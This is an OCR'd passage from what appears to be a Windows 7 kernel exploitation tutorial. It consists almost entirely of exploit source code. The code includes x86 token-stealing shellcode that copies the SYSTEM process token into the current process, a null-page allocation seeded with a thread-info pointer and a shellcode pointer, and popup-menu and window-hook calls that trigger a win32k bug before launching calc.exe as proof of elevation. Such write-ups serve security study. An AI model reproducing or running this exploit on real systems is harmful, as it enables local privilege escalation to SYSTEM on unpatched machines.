#define SYSTEM_PID        0x004    // SYSTEM Process PID

int __stdcall TokenStealingShellcodeWin7(int one, int two, int three, int four) {
        __asm {
                ; initialize
                        pushad; save registers state
                        xor eax, eax; Set zero
```

```
                mov eax, fs:[eax + KTHREAD_OFFSET]; Get nt!_KPCR.PcrbData.CurrentThread
                mov eax, [eax + EPROCESS_OFFSET]; Get nt!_KTHREAD.ApcState.Process
                mov ecx, eax; Copy current _EPROCESS structure
                mov ebx, [eax + TOKEN_OFFSET]; Copy current nt!_EPROCESS.Token
                mov edx, SYSTEM_PID; WIN 7 SP1 SYSTEM Process PID = 0x4
        SearchSystemPID:
        mov eax, [eax + FLINK_OFFSET]; Get nt!_EPROCESS.ActiveProcessLinks.Flink
                sub eax, FLINK_OFFSET
                cmp[eax + PID_OFFSET], edx; Get nt!_EPROCESS.UniqueProcessId
                jne SearchSystemPID
                mov edx, [eax + TOKEN_OFFSET]; Get SYSTEM process nt!_EPROCESS.Token
                mov[ecx + TOKEN_OFFSET], edx; Copy nt!_EPROCESS.Token of SYSTEM
                ; to current process
                popad; restore registers state
    }
    return 0;
}

void _tmain()
{
    //Loads ntdll.dll into the processes memory space and returns a HANDLE to it
    HMODULE hNtdll = LoadLibraryA("ntdll");
    if (hNtdll == NULL) {
        printf("Failed to load ntdll");
        return;
    }

    //Get the locations NtAllocateVirtualMemory in ntdll as a FARPROC pointer and then
cast it a useable function pointer
    lNtAllocateVirtualMemory pNtAllocateVirtualMemory =
(lNtAllocateVirtualMemory)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
    if (pNtAllocateVirtualMemory == NULL) {
        printf("Failed to resolve NtAllocateVirtualMemory.\n");
        return;
    }

    //If we pass 0 or NULL to NtAllocateVirtualMemory it won't allocate anything so we
pass 1 which is rounded down to 0.
    DWORD base_address = 1;
```

```
	//Aritary size which is probably big enough - it'll get rounded up to the next
memory page boundary anyway
	SIZE_T region_size = 0x1000;
	NTSTATUS tmp = pNtAllocateVirtualMemory(
		GetCurrentProcess(), //HANDLE ProcessHandle => The process the mapping should
be done for, we pass this process.
		(LPVOID*)(&base_address),// PVOID *BaseAddress => The base address we want
our memory allocated at, this will be rounded down to the nearest page boundary and the new
value will written to it
		0, //ULONG_PTR ZeroBits => The number of high-order address bits that must be
zero in the base address, this is only used when the base address passed is NULL
		&region_size,
		(MEM_RESERVE | MEM_COMMIT | MEM_TOP_DOWN),
		PAGE_EXECUTE_READWRITE
	);

	if (tmp != (NTSTATUS)0x0) {
		printf("Failed to allocate null page.\n");
		return;
	}

	DWORD pti = GetPTI();
	if (pti == NULL) {
		printf("Failed to find the Win32ThreadInfo structure for the current
thread.\n");
		return;
	}
	//create a pointer to 0x3 where we want to place the Win32ThreadInfo pointer and
then place the pointer in memory.
	void* pti_loc = (void *) 0x3;
	void* check_loc = (void *)0x11;
	void* shellcode_loc = (void *)0x5b;
	*(LPDWORD)pti_loc = pti;
	*(LPBYTE) check_loc = 0x4;
	*(LPDWORD)shellcode_loc = (DWORD)TokenStealingShellcodeWin7;

	WNDCLASSA wnd_class = { 0 };
	//Our custome WndProc handler, inspects any window messages before passing then onto
the default handler
	wnd_class.lpfnWndProc = WndProc;
```


```
	//Returns a handle to the executable that has the name passed to it, passing NULL means it returns a handle to this executable
	wnd_class.hInstance = GetModuleHandle(NULL);
	//Random classname - we reference this later when creating a Window of this class
	wnd_class.lpszClassName = "abcde";

	//Registers the class in the global scope so it can be refered too later.
	ATOM reg = RegisterClassA(&wnd_class);
	if (reg == NULL){
		printf("Failed to register window class.\n");
		return;
	}

	HWND main_wnd = CreateWindowA(wnd_class.lpszClassName, "", WS_OVERLAPPEDWINDOW | WS_VISIBLE, 0, 0, 640, 480, NULL, NULL, wnd_class.hInstance, NULL);

	if (main_wnd == NULL){
		printf("Failed to create window instance.\n");
		return;
	}

	//Creates an empty popup menu
	HMENU MenuOne = CreatePopupMenu();

	if (MenuOne == NULL){
		printf("Failed to create popup menu one.\n");
		return;
	}
	MENUITEMINFOA MenuOneInfo = { 0 };
	//Default size
	MenuOneInfo.cbSize = sizeof(MENUITEMINFOA);
	//Selects what properties to retrieve or set when GetMenuItemInfo/SetMenuItemInfo are called, in this case only dwTypeData which the contents of the menu item.
	MenuOneInfo.fMask = MIIM_STRING;
	BOOL insertMenuItem = InsertMenuItemA(MenuOne, 0, TRUE, &MenuOneInfo);

	if (!insertMenuItem){
		printf("Failed to insert popup menu one.\n");
		DestroyMenu(MenuOne);
```

```
		return;
	}

	HMENU MenuTwo = CreatePopupMenu();

	if (MenuTwo == NULL){
		printf("Failed to create menu two.\n");
		DestroyMenu(MenuOne);
		return;
	}

	MENUITEMINFOA MenuTwoInfo = { 0 };
	MenuTwoInfo.cbSize = sizeof(MENUITEMINFOA);
	//On this window hSubMenu should be included in Get/SetMenuItemInfo
	MenuTwoInfo.fMask = (MIIM_STRING | MIIM_SUBMENU);
	//The menu is a sub menu of the first menu
	MenuTwoInfo.hSubMenu = MenuOne;
	MenuTwoInfo.dwTypeData = "";
	MenuTwoInfo.cch = 1;
	insertMenuItem = InsertMenuItemA(MenuTwo, 0, TRUE, &MenuTwoInfo);

	if (!insertMenuItem){
		printf("Failed to insert second pop-up menu.\n");
		DestroyMenu(MenuOne);
		DestroyMenu(MenuTwo);
		return;
	}

	HHOOK setWindowsHook = SetWindowsHookExA(WH_CALLWNDPROC, HookCallback, NULL,
GetCurrentThreadId());

	if (setWindowsHook == NULL){
		printf("Failed to insert call back one.\n");
		DestroyMenu(MenuOne);
		DestroyMenu(MenuTwo);
		return;
	}
	TrackPopupMenu(
```

```
            MenuTwo, //Handle to the menu we want to display, for us it's the submenu we
just created.
            0, //Options on how the menu is aligned, what clicks are allowed etc
            0, //Horizontal position - left hand side
            0, //Vertical position - Top edge
            0, //Reserved field, has to be 0
            main_wnd, //Handle to the Window which owns the menu
            NULL //This value is always ignored...
      );
      //tidy up the screen
      DestroyWindow(main_wnd);
      system("calc.exe");
}
```

1.5 Success

Now we compile and run our updated code and...



The full source code for this exploit is available here.